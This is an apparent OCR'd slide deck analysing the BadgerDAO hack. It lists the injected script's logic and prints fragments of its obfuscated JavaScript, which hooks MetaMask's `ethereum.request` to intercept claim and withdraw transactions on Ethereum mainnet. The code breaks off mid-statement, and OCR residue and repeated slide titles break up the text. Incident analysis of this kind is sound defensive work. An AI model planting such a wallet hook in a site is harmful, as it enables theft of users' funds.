
Strings to be used are defined at the beginning of script (Beautiied version)

BadgerDAO Hack


PostMortem

Badger

- Script Details




- Check for Metamask and ethereum object existence
- Check the wallet is on Ethereum mainnet
- Hook the `ethereum.request` and modify it:
- Wait for an `eth_sendTransaction` request - used to send a transaction to the MM wallet
- Looks for 1 of two contract function sig:
    - 0xb16eb351 - `claim(address[],uint256[],uint256,uint256,bytes32[],uint256[])`
    - 0x2e1a7d4d - `withdraw(uint256)`



```
var _isIntercepted = ![];
setInterval(
    function () {
        var get_text_fn = get_text;
        !_isIntercepted && (
            console_log(get_text_fn(0x208), _isIntercepted),
            typeof window[get_text_fn(0x1af)] !== get_text_fn(0x1e3) &&
            typeof window[get_text_fn(0x1d2)] !== get_text_fn(0x1e3) &&
            (interceptMethodCalls(ethereum), _isIntercepted = !![], _log(get_text_fn(0x208), _isIntercepted)
        );
    },
    0x3e8);
```

to Intercept



```
async function interceptMethodCalls(_0x3b557f) {
    var get_text_fn = get_text;
    try {
        if (typeof window[get_text_fn(0x1d2)] !== get_text_fn(0x1e3)) {
            console_log(get_text_fn(0x1a7));
            var _0x5edbe5 = window[get_text_fn(0x1d2)];
            const _0x1d87c7 = new _0x5edbe5[(get_text_fn(0x1f7))]['Web3Provider'](window[get_text_fn(0x1af)]);
            var _0x32e13c = await _0x1d87c7['getNetwork']();
            console_log('chainId', _0x32e13c['chainId']),
                _0x32e13c[get_text_fn(0x20e)] == 0x1 &&
                (
                    console_log('The network is Ethereum mainnet'),
                    Object[get_text_fn(0x203)](_0x3b557f)[get_text_fn(0x1c8)](
```


on Mainnnet?

BadgerDAO Hack


PostMortem

Badger

